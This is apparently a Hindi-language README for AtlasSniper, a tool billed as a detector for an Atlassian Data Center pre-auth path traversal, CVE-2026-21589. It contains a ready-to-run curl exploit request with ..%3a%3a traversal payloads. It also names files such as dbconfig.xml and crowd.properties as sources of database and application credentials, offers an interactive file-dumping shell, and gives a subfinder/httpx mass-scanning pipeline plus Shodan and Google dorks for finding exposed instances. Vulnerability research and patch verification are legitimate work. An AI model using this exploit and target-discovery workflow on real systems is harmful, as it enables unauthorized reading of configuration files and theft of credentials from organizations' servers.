Atlassian Data Center webresource traversal के लिए CVE-2026-21589 डिटेक्टर। Jira, Confluence और Bitbucket के लिए प्री-ऑथ webroot फ़ाइल रीड की पुष्टि।

CVE-2026-21589 के लिए प्री-ऑथ वेब्रूट फ़ाइल रीड डिटेक्टर।
Atlassian Data Center उत्पाद एक साझा atlassian-plugins-webresource राउटर के साथ आते हैं। राउटर अनुरोध URI को दूसरी बार डिकोड करता है और :: को / के रूप में मानता है। Tomcat पथ को केवल एक बार सामान्यीकृत करता है, इसलिए ..%3a%3a अनुक्रम पहले पास से बच निकलता है, दूसरे डिकोड पर ..:: बन जाता है, और फिर ../ के रूप में हल हो जाता है। हल किया गया नाम ServletContext.getResourceAsStream को सौंप दिया जाता है। वह कॉल वेब एप्लिकेशन रूट तक सीमित है। यह ऑपरेटिंग-सिस्टम फ़ाइल रीड नहीं है और यह निर्देशिकाओं को सूचीबद्ध नहीं करता है।
एक पुष्ट हिट एक अनऑथेंटिकेटेड 200 है जिसका बॉडी WEB-INF/web.xml (<web-app) या Bitbucket WEB-INF/urlrewrite.xml (<urlrewrite) है।
| CVE | CVE-2026-21589 |
| वर्ग | CWE-22, पथ ट्रैवर्सल |
| प्रमाणीकरण | कोई नहीं |
| दायरा | केवल वेबैप रूट के अंदर की फ़ाइलें |
| CVSS | 9.3 (CVSS 4.0, विक्रेता) / 9.8 (CVSS 3.1, NVD टेम्पलेट) |
| इसमें ठीक किया गया | webresource 7.2.17 और 8.0.14 (isInDirectory()) |
अक्टूबर 2026 सुरक्षा रिलीज़ से नीचे का प्रत्येक Data Center बिल्ड। इन्हीं उत्पादों के Server बिल्ड का कोई निश्चित रिलीज़ नहीं है।
| उत्पाद | शुरू हुआ | ठीक किया गया |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | सभी वर्तमान | 4.9.15 |
| Fisheye | सभी वर्तमान | 4.9.15 |
Atlassian Cloud (*.atlassian.net) प्रभावित नहीं है।
WEB-INF/web.xml प्रमाण है। यह पैच किए गए या अप्रभावित इंस्टेंस पर सर्व नहीं किया जाता। अतिरिक्त फ़ाइलें प्रभाव बढ़ाती हैं, रिपोर्ट के लिए आवश्यक नहीं हैं।
| फ़ाइल | यह क्यों मायने रखती है |
|---|---|
WEB-INF/web.xml | पुष्टि करें। Servlet और filter मैप। |
WEB-INF/classes/seraph-config.xml | लॉगिन, SSO और पासवर्ड-नीति कॉन्फ़िगरेशन। |
WEB-INF/classes/entityengine.xml | Datasource नाम। JDBC पासवर्ड केवल तब जब इसे इनलाइन छोड़ा गया हो। |
WEB-INF/urlrewrite.xml | आंतरिक रीराइट नियम। |
WEB-INF/classes/crowd.properties | Crowd एप्लिकेशन पासवर्ड, जब फ़ाइल वेब्रूट में हो। |
WEB-INF/classes/dbconfig.xml | डेटाबेस क्रेडेंशियल, जब उन्हें JIRA_HOME में नहीं ले जाया गया हो। |
crowd.properties और dbconfig.xml सामान्यतः उत्पाद होम निर्देशिका में, वेबैप के बाहर रहते हैं। वहाँ मिस होना अपेक्षित है और इससे निष्कर्ष सुरक्षित नहीं होता। /etc/passwd इस बग के दायरे से बाहर है।
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
इस निर्देशिका में AtlasSniper.py और AtlasSniper.jpg रखें।
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| फ़्लैग | डिफ़ॉल्ट | भूमिका |
|---|---|---|
-u, --url | एकल लक्ष्य। स्कीम वैकल्पिक है। | |
--shell | बंद | एकल-लक्ष्य हिट के बाद इंटरैक्टिव शेल। |
-t, --threads | 10 | stdin बैचों के लिए वर्कर। |
--timeout | 12 | प्रति-अनुरोध टाइमआउट, सेकंड में। |
--proxy | अपस्ट्रीम प्रॉक्सी, Burp-अनुकूल। | |
-o, --json | परिणाम सूची लिखें। |
पाइपलाइन। प्रति पंक्ति एक होस्ट, httpx आउटपुट जैसा है वैसा ही स्वीकार किया जाता है।
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server को फ़िंगरप्रिंट करें।..%3a%3a वह है जो Tomcat में बची रहती है। रॉ ..:: उन इंस्टेंस के लिए रखा गया है जो नॉर्मलाइज़ नहीं करते।sources, batch, contextbatch/js, contextbatch/css।<web-app या <urlrewrite बॉडी आवश्यक है। लॉगिन HTML हिट नहीं है।PATCH के रूप में रिपोर्ट किया जाता है। बिना मार्कर वाला कोई भी अन्य परिणाम SAFE है।एंकर:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
पुष्टि अनुरोध:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
एक कमज़ोर प्रतिक्रिया <?xml से शुरू होती है और उसमें <web-app होता है। एक पैच किया गया राउटर 404 लौटाता है।
केवल एक होस्ट पर --shell के साथ खोला जाता है, और केवल VULN के बाद।
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files बिना किसी आर्ग्युमेंट के HIT या miss, स्टेटस और लंबाई प्रिंट करता है। files <name> बॉडी प्रिंट करता है। छोटे नाम अंतर्निहित सूची के विरुद्ध हल किए जाते हैं।
| पंक्ति | अर्थ |
|---|---|
VULN | web.xml या urlrewrite.xml बिना प्रमाणीकरण के वापस आया। Curl पंक्ति के नीचे प्रिंट होता है। |
PATCH | उत्पाद ने उत्तर दिया, प्रत्येक ट्रैवर्सल प्रोब 404 था। |
SAFE | कोई मार्कर नहीं। पुष्टि नहीं। |
Shodan, केवल डेटा सेंटर:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
हैश, क्रम में: Jira Software, Jira Service Management, Confluence, Bitbucket।
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlकेवल उन्हीं होस्ट्स पर उपयोग करें जिन्हें परीक्षण करने की आपको अनुमति है।









